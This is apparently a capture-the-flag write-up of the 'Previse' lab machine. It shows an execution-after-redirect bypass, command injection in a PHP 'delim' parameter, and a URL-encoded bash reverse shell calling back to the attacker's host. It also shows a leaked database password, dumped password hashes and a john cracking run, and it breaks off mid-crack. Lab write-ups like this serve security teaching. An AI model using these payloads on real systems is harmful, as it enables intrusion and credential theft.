
After capturing the response we can see 302 again.... Let's change it shall we?




change 302 to 200 and Found to ok and then forward it.




After forward we can see we have got create account page thus successfully bypassing 302 redirection. This vulnerability is known as EAR (Execution after Redirection).




In this type of vulnerability, the redirects are ignored and sensitive pages only authenticated users can access are accessed.



So created a test account with creds "testuser:password".



So added that id and password and now have access to a dashboard...



In files section found a zip file by name sitebackup.zip. Let's download it and analyze it.

```
~/current/sitebackup Wed Oct 02 2024 10:14 pm (0.033s)
ls -al

total 80
drwxr-xr-x 2 sohamt sohamt 4096 Oct  2 22:14 .
drwxr-xr-x 3 sohamt sohamt 4096 Oct  2 22:14 ..
-rw-r--r-- 1 sohamt sohamt 5689 Jun 12  2021 accounts.php
-rw-r--r-- 1 sohamt sohamt  208 Jun 12  2021 config.php
-rw-r--r-- 1 sohamt sohamt 1562 Jun  9  2021 download.php
-rw-r--r-- 1 sohamt sohamt 1191 Jun 12  2021 file_logs.php
-rw-r--r-- 1 sohamt sohamt 6107 Jun  9  2021 files.php
-rw-r--r-- 1 sohamt sohamt  217 Jun  3  2021 footer.php
-rw-r--r-- 1 sohamt sohamt 1012 Jun  6  2021 header.php
-rw-r--r-- 1 sohamt sohamt  551 Jun  6  2021 index.php
-rw-r--r-- 1 sohamt sohamt 2967 Jun 12  2021 login.php
-rw-r--r-- 1 sohamt sohamt  190 Jun  8  2021 logout.php
-rw-r--r-- 1 sohamt sohamt 1174 Jun  9  2021 logs.php
-rw-r--r-- 1 sohamt sohamt 1279 Jun  6  2021 nav.php
-rw-r--r-- 1 sohamt sohamt 9948 Oct  2 22:13 siteBackup.zip
-rw-r--r-- 1 sohamt sohamt 1900 Jun  9  2021 status.php
```

Extracted and got a lot of files....

```
~/current/sitebackup Wed Oct 02 2024 10:15 pm (0.033s)
cat config.php

<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
```

Got database id and password in config.php.


~/current/sitebackup Wed Oct 02 2024 10:16 pm (0.028s)

cat logs.php

```
<?php
session_start();
if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}
?>

<?php
if (!$_SERVER['REQUEST_METHOD'] == 'POST') {
    header('Location: login.php');
    exit;
}

////////////////////////////////////////////////////////////////////////////////
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
////////////////////////////////////////////////////////////////////////////////

$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
echo $output;

$filepath = "/var/www/out.log";
$filename = "out.log";

if(file_exists($filepath)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($filepath).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($filepath));
    ob_clean(); // Discard data in the output buffer
    flush(); // Flush system headers
    readfile($filepath);
    die();
} else {
    http_response_code(404);
    die();
}
```

```
?>
```

logs.php file looked strange to me, it contains how we can install logs from the dashboard with a delimiter, and it is using exec() funtion of php which is used to execute os commands in linux and it is executing a log_process with python and backend and is also taking an input by name "delim" a delimiter probably.



Found the web page.....
Was write a delimiter.

```
time,user,fileID
1622482496,m4lwhere,4
1622485614,m4lwhere,4
1622486215,m4lwhere,4
1622486218,m4lwhere,1
1622486221,m4lwhere,1
1622678056,m4lwhere,5
1622678059,m4lwhere,6
1622679247,m4lwhere,1
1622680894,m4lwhere,5
1622708567,m4lwhere,4
1622708573,m4lwhere,4
1622708579,m4lwhere,5
1622710159,m4lwhere,4
1622712633,m4lwhere,4
1622715674,m4lwhere,24
1622715842,m4lwhere,23
1623197471,m4lwhere,25
1623200269,m4lwhere,25
1623236411,m4lwhere,23
1623236571,m4lwhere,26
1623238675,m4lwhere,23
1623238684,m4lwhere,23
1623978778,m4lwhere,32
1727887417,testuser,32
```

So it gave us a log file with comma as delimiter and no use of this file as such.....

Let's capture the request of this web page in burp suite and see if we can send os commands with comma can we actually get reverse shell to the web server.

Request

Pretty Raw Hex

```
1  POST /logs.php HTTP/1.1
2  Host: 10.129.95.185
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64;
   rv:131.0) Gecko/20100101 Firefox/131.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0
   .9,image/avif,image/webp,image/png,image/svg+xml,*/
   *;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 11
9  Origin: http://10.129.95.185
10 Connection: keep-alive
11 Referer: http://10.129.95.185/file_logs.php
12 Cookie: PHPSESSID=mun5vu8441t4oqeelleukjueu4
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 delim=comma
```

So the request is passing delim, as a parameter. Let's see if we can execute any os commands, let's try with id.

Request

Pretty Raw Hex

```
POST /logs.php HTTP/1.1
Host: 10.129.95.185
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://10.129.95.185
Connection: keep-alive
Referer: http://10.129.95.185/file_logs.php
Cookie: PHPSESSID=mun5vu8441t4oqeelleukjueu4
Upgrade-Insecure-Requests: 1
Priority: u=0, i

delim=comma; id
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Wed, 02 Oct 2024 16:52:21 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: 0
Cache-Control: must-revalidate
Pragma: public
Content-Description: File Transfer
Content-Disposition: attachment; filename="out.log"
Content-Length: 555
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

time,user,fileID
1622482496,m4lwhere,4
1622485614,m4lwhere,4
1622486215,m4lwhere,4
1622486218,m4lwhere,1
1622486221,m4lwhere,1
1622678056,m4lwhere,5
1622678059,m4lwhere,6
1622679247,m4lwhere,1
1622680894,m4lwhere,5
1622708567,m4lwhere,4
1622708573,m4lwhere,4
1622708579,m4lwhere,5
1622710159,m4lwhere,4
1622712633,m4lwhere,4
1622715674,m4lwhere,24
1622715842,m4lwhere,23
1623197471,m4lwhere,25
1623200269,m4lwhere,25
1623236411,m4lwhere,23
1623236571,m4lwhere,26
1623238675,m4lwhere,23
1623238684,m4lwhere,23
1623978778,m4lwhere,32
1727887417,testuser,32

```

Didn't show any error, let's try with sleep probably.

909 bytes | 6,735 millis

So i typed "sleep 5" which means it will get stopped for 5 seconds and got no error and more than 5 seconds, let's try to add reverse shell now.

Request

Pretty Raw Hex

```
1  POST /logs.php HTTP/1.1
2  Host: 10.129.95.185
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64;
   rv:131.0) Gecko/20100101 Firefox/131.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0
   .9,image/avif,image/webp,image/png,image/svg+xml,*/
   *;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 64
9  Origin: http://10.129.95.185
10 Connection: keep-alive
11 Referer: http://10.129.95.185/file_logs.php
12 Cookie: PHPSESSID=mun5vu8441t4oqeelleukjueu4
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 delim=
   comma%3b+bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.13
   /9999+0>%261'
```

url encoded shell along with comma and ; to get a reverse shell.

```
~/current/sitebackup Wed Oct 02 2024 10:26 pm
nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 10.129.95.185 59892
bash: cannot set terminal process group (1448): Inappropriate ioctl for device
bash: no job control in this shell
www-data@previse:/var/www/html$
```

Now let's try to access the database first which we found in config.php file.

```
www-data@previse:/var/www/html$ mysql -u root -p
mysql -u root -p
Enter password: mySQL_p@ssw0rd!:)

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

wooh!!! Let's see what they have got in the database.

```
Database changed
mysql> show tables;
show tables;
+-------------------+
| Tables_in_previse |
+-------------------+
| accounts          |
| files             |
+-------------------+
2 rows in set (0.00 sec)

mysql> select * from accounts
select * from accounts
    -> ;
;
+----+----------+------------------------------------+---------------------+
| id | username | password                           | created_at          |
+----+----------+------------------------------------+---------------------+
|  1 | m4lwhere | $1$🧙llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
|  2 | testuser | $1$🧙llol$79cV9c1FNnnr7LcfPFlqQ0 | 2024-10-02 16:41:51 |
+----+----------+------------------------------------+---------------------+
2 rows in set (0.00 sec)

mysql>
```

In previse database, in accounts table found a user m4lwhere and password hash of the user.

```
~/current Wed Oct 02 2024 10:39 pm (1.694s)
john passhash

Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-opencl"
Use the "--format=md5crypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
No password hashes left to crack (see FAQ)
```

So added hash in a file and tried to crack it randomly with john and found the format to be md5crypt-long. Let's try cracking it again with password list and format specification this time.

```
~/current Wed Oct 02 2024 10:43 pm (2m 18.36s)
john passhash --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long

Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
